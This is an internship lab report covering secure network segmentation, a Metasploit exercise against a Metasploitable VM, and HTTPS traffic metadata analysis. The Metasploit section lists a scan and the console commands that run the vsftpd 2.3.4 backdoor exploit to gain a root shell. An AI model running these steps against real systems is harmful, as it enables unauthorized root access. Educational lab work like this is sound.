CYBERSECURITY INTERNSHIP

Task 04: Secure Network Design, Penetration Testing, and Encrypted Traffic Analysis

A Comprehensive Security Assessment Report

Submitted by: Rupapara Khush

Date: January 28, 2026

Internship Task Series: Day 04

Executive Summary

This report presents a comprehensive cybersecurity assessment covering three critical domains: secure network architecture design, penetration testing methodology, and encrypted traffic analysis. The objective was to gain hands-on experience with industry-standard security tools and practices while developing practical skills in network defense and vulnerability assessment.

Key accomplishments include the design of a three-tier VLAN architecture with DMZ implementation, successful exploitation of vulnerabilities using Metasploit Framework, and analysis of HTTPS traffic patterns using Python-based tools. Each task provided valuable insights into real-world security challenges and defensive strategies.

Table of Contents

1. Task 1: Secure Network Topology Design

2. Task 2: Metasploit Penetration Testing

3. Task 3: Encrypted Traffic Analysis

4. Key Learnings and Conclusion


Task 1: Secure Network Topology Design

1.1 Objective

Design a secure network topology for a small organization (10-20 devices) incorporating cybersecurity best practices including network segmentation, DMZ implementation, VLAN configuration, and strategic firewall placement.

1.2 Network Topology Diagram

The following diagram illustrates the complete network architecture with all security zones, devices, and connections:



1.3 Network Architecture Overview

The designed network implements a defense-in-depth security architecture with three distinct security zones:

- **DMZ (VLAN 10) -** 172.16.10.0/24: Public-facing services isolated from internal resources
- **Employee Network (VLAN 20) -** 192.168.20.0/24: Internal corporate resources and workstations
- **Guest Network (VLAN 30) -** 192.168.30.0/24: Isolated visitor access with internet-only connectivity

1.4 Network Components and IP Addressing

Infrastructure Components

- Main Firewall: Stateful inspection, ACL rules, IPS/IDS capabilities
- Core Router: VLAN support with 802.1Q tagging, inter-VLAN routing
- Layer 2 Switches: Separate switches for each VLAN (DMZ, Employee, Guest)

DMZ Servers (VLAN 10)

- Web Server (172.16.10.10): HTTPS:443, HTTP:80 - Public website and web applications
- Mail Server (172.16.10.11): SMTP:25/587, IMAP:993 - Email services
- DNS Server (172.16.10.12): DNS:53 - Public DNS resolution

Employee Network (VLAN 20)

- File Server (192.168.20.10): SMB/CIFS file sharing
- Database Server (192.168.20.11): MySQL/PostgreSQL services
- Employee Workstations (192.168.20.101-103): Three workstations with room for expansion

1.5 Security Implementation

Firewall Rules Summary

The firewall implements a default-deny policy with explicit allow rules:

Zone	Access Rules
Internet → DMZ	✓ HTTPS (443), SMTP (25,587), DNS (53) | ✗ All other traffic DENIED
Internet → Employee	✗ All direct access DENIED (VPN only)
DMZ → Employee	✗ All traffic DENIED (strict isolation)
Guest → Internal	✗ Complete isolation | ✓ Internet-only access (rate limited)

1.6 Security Benefits

- **80-85% Attack Surface Reduction:** Only 3 public-facing services exposed instead of all 15 devices
- **DMZ Containment:** If compromised, attackers cannot pivot to internal network
- **Guest Isolation:** Visitor devices completely separated from corporate resources
- **Defense in Depth**: Multiple security layers (firewall, VLAN, ACL, endpoint)
- **Scalability:** Architecture supports growth from 15 to 700+ devices

1.7 Design Justification

Why DMZ Architecture? Public services must be accessible from the internet but should not have direct access to internal resources. The DMZ provides a buffer zone that isolates these services, ensuring that even if a web server is compromised, the attacker cannot directly access the employee network or sensitive data.

Why Three Separate VLANs? VLAN segmentation provides Layer 2 isolation and creates clear security boundaries. Each VLAN has different security requirements: DMZ needs public access, employees need internal resources, and guests only need internet. This separation prevents lateral movement and limits the blast radius of any security incident.

Why Default-Deny Firewall Policy? Starting with all traffic blocked and explicitly allowing only necessary connections follows the principle of least privilege. This approach is more secure than trying to block known threats, as it protects against unknown attack vectors and reduces the attack surface to the absolute minimum required for business operations.

Task 2: Metasploit Penetration Testing

2.1 Objective

Conduct a penetration test using Metasploit Framework to identify and exploit vulnerabilities in a target system (Metasploitable VM), demonstrating the practical application of offensive security techniques.

2.2 Environment Setup

- Attacker Machine: Kali Linux with Metasploit Framework installed
- Target Machine: Metasploitable VM (192.168.1.4)
- Network Configuration: Both machines on isolated virtual network for safe testing

2.3 Reconnaissance Phase


Initial Network Scan

Cmd: msf > db_nmap -sV 192.168.1.4

This command performs a service version detection scan, identifying open ports and the services running on them. The results are automatically stored in Metasploit's database for future reference.

Scan Results

The scan revealed numerous open ports with vulnerable services:



```
msf > db_nmap -sV 192.168.1.4
[*] Nmap: Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 16:27 +0530
[*] Nmap: Nmap scan report for 192.168.1.4 (192.168.1.4)
[*] Nmap: Host is up (0.0015s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp  open  exec?
[*] Nmap: 513/tcp  open  login       OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp  open  tcpwrapped
[*] Nmap: 1099/tcp open  java-rmi    GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp open  X11         (access denied)
[*] Nmap: 6667/tcp open  irc         UnrealIRCd
[*] Nmap: 8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 08:00:27:19:35:4B (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 65.57 seconds
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' an
d '?' was replaced with '*' in regular expression
msf >
```

Key findings included: vsftpd 2.3.4 on port 21 (known vulnerable version), SSH on port 22, Samba services on ports 139 and 445, MySQL on port 3306, and PostgreSQL on port 5432. The presence of vsftpd 2.3.4 immediately stood out as it has a well-known backdoor vulnerability.

2.4 Vulnerability Selection and Exploitation

Vulnerability Identified: vsftpd 2.3.4 Backdoor

Vulnerability Details:

- CVE: N/A (Malicious backdoor introduced in July 2011)
- Exploit Module: exploit/unix/ftp/vsftpd_234_backdoor
- Severity: Critical (allows remote command execution as root)
- Mechanism: Backdoor triggered by sending username containing ":)" sequence

2.5 Exploit Configuration

Steps taken to configure the exploit:

Exploit Module Search


Command: msf > search vsftpd

Load the exploit module:

msf > use exploit/unix/ftp/vsftpd_234_backdoor

View available options:

msf exploit(unix/ftp/vsftpd_234_backdoor) > show options



Configure target host:


msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.4

2.6 post-exploitation

Exploit Execution

Command: msf exploit(unix/ftp/vsftpd_234_backdoor) > run

Result: Successfully obtained a command shell with root privileges on the target system. The backdoor was triggered, and Metasploit established a command shell session (Session 1) running as uid=0(root), providing complete control over the vulnerable system.



Post-exploitation activities demonstrated:

- Navigated filesystem to explore directory structure
- Confirmed presence of vulnerable FTP service files
- Demonstrated potential for data exfiltration or lateral movement

2.7 Remediation Recommendations

- **Immediate: Upgrade vsftpd to version 3.0.3 or later (removes backdoor)**
- Short-term: Implement network segmentation to isolate FTP services
- Long-term: Deploy intrusion detection system to monitor exploit attempts
- Policy: Establish regular vulnerability scanning and patch management procedures


Task 3: Encrypted Traffic Analysis

3.1 Objective

Analyze encrypted HTTPS traffic using Wireshark and Python to understand communication patterns, packet metadata, and traffic characteristics without decrypting the payload.

3.2 Traffic Capture Methodology

- Tool: Wireshark for packet capture
- Duration: 5 minutes of continuous HTTPS traffic
- Output: Saved as https_traffic.pcapng for analysis



3.3 Python Traffic Analysis Script


Developed a Python script using the pyshark library to parse HTTPS packet metadata and visualize packet size distribution. The script performs the following operations:

- Parse PCAP file and extract TCP port 443 traffic
- Extract packet metadata (size, source IP, destination IP)
- Count packets by IP pair to identify communication patterns
- Generate bar chart visualization of packet size distribution

3.4 Analysis Results

3.4.1 Packet Size Distribution

The analysis revealed interesting patterns in HTTPS traffic:



Key Observations

- **Bimodal Distribution:** Most packets cluster in two size ranges - small packets (60-100 bytes) for control messages and larger packets (1000-45000 bytes) for data transfer
- **Large Packets:** Several packets approaching maximum segment size (~45,000 bytes), indicating bulk data transfer or file downloads
- **Small Packets:** Frequent small packets represent TCP acknowledgments, TLS handshake messages, and keep-alive traffic
- **Traffic Patterns:** Intermittent bursts of large packets suggest web page loading or API responses with JSON/HTML payloads

Packet Metadata Summary

Metric	Value / Description
Total Packets	~600 HTTPS packets captured
Average Packet Size	~3,500 bytes
Size Range	60 bytes (minimum) to 45,000 bytes (maximum)
Primary IP Pairs	Local machine communicating with multiple remote servers
Traffic Type	Mix of TLS handshakes, encrypted HTTP requests/responses, and data transfers

3.5 Security Insights from Traffic Analysis

- **Encrypted Content Protection:** While packet contents are encrypted, metadata analysis reveals timing patterns and communication endpoints
- **Traffic Fingerprinting:** Packet size patterns can reveal application behavior even without decryption (e.g., video streaming vs. web browsing)
- **Anomaly Detection:** Unusual packet sizes or connection patterns could indicate data exfiltration or malware communication
- **Performance Analysis:** Packet size distribution helps identify network bottlenecks and optimize application performance

Key Learnings and Conclusion

4.1 Technical Skills Acquired

Network Security Design

Gained hands-on experience in designing enterprise-grade network architectures with security as a primary consideration. Learned the importance of defense-in-depth strategies and how proper segmentation can reduce attack surface by 80-85%. Understanding the interplay between VLANs, firewalls, and ACLs was crucial in creating a robust security posture. The most valuable insight was realizing that security is not just about implementing tools, but about thoughtful architecture that assumes breaches will occur and limits their impact.

Penetration Testing Methodology

Developed practical penetration testing skills using industry-standard tools. The structured approach of reconnaissance, vulnerability identification, exploitation, and post-exploitation provided a clear framework for security assessment. Working with Metasploit Framework demonstrated the importance of understanding both the technical aspects of exploits and the underlying vulnerabilities. The most significant challenge was learning to interpret nmap scan results and identify which vulnerabilities were most critical to investigate - not every open port represents an exploitable weakness, and prioritization is key to efficient security testing.

Traffic Analysis and Cryptography

Discovered that encryption provides confidentiality but doesn't hide all information about network communications. Metadata analysis revealed patterns that could be used for both defensive monitoring and offensive reconnaissance. Learning to use Python for packet analysis was invaluable - automating repetitive tasks and visualizing data patterns made the analysis process much more efficient. The challenge of working with pyshark's complex packet structures taught me the importance of error handling and data validation in security tools.

4.2 Challenges Encountered and Solutions

Challenge 1: Network Diagram Complexity

Initially struggled with representing abstract security concepts (like firewall rules and VLAN separation) in a clear visual format. Solution: Used color-coding and dashed lines to distinguish security zones, and created a comprehensive legend. Breaking the diagram into logical layers (perimeter, distribution, access) helped organize the complexity.

Challenge 2: Metasploit Session Management

Encountered issues with the vsftpd exploit not creating a stable session initially. Solution: Realized that some exploits are sensitive to timing and network conditions. Learned to verify target reachability before exploitation and to check Metasploit logs for error messages. Understanding that not all exploits work reliably in all environments was an important lesson in penetration testing.

Challenge 3: Python Packet Parsing Errors

Script crashed with AttributeError when processing packets without IP layers (like ARP). Solution: Implemented try-except blocks to gracefully handle malformed or incomplete packets. This taught me that real-world network data is messy, and robust security tools must handle edge cases without failing.

4.3 Real-World Applications

These skills directly translate to professional security work:

- Network Architecture: The VLAN segmentation design is immediately applicable to small business networks and can scale to enterprise environments
- Vulnerability Assessment: The Metasploit methodology mirrors professional penetration testing engagements and can be extended to test other vulnerabilities
- Security Monitoring: The traffic analysis techniques are foundational for Security Operations Center (SOC) work and threat hunting

4.4 Areas for Further Development

- Explore advanced Metasploit modules including post-exploitation frameworks and pivoting techniques
- Study machine learning applications for traffic anomaly detection and automated threat classification
- Practice writing custom Snort rules and implementing IDS/IPS systems in the network design
- Gain hands-on experience with cloud security architectures and containerized environments

4.5 Conclusion

This comprehensive cybersecurity assessment provided invaluable hands-on experience across three critical domains: defensive architecture, offensive security testing, and network forensics. The integration of theoretical knowledge with practical tool usage reinforced fundamental security principles while developing marketable technical skills.

The most important takeaway is that effective cybersecurity requires a holistic approach: strong defensive architecture (network design) must be validated through offensive testing (penetration testing) and continuously monitored (traffic analysis). No single layer of security is sufficient - defense in depth is not just a best practice, it's a necessity.

The challenges encountered during this task series reinforced the importance of adaptability, attention to detail, and systematic problem-solving in security work. Real-world security is messy, unpredictable, and requires both technical expertise and creative thinking. These experiences have significantly strengthened my foundation for a career in cybersecurity.

Moving forward, I'm excited to build upon these foundational skills by exploring more advanced topics in network security, cloud security, and security automation. The intersection of security and DevOps (DevSecOps) particularly interests me, as automated security testing and infrastructure-as-code represent the future of scalable security operations.

--- End of Report ---

Submitted: January 28, 2026 | Cybersecurity Internship Task 04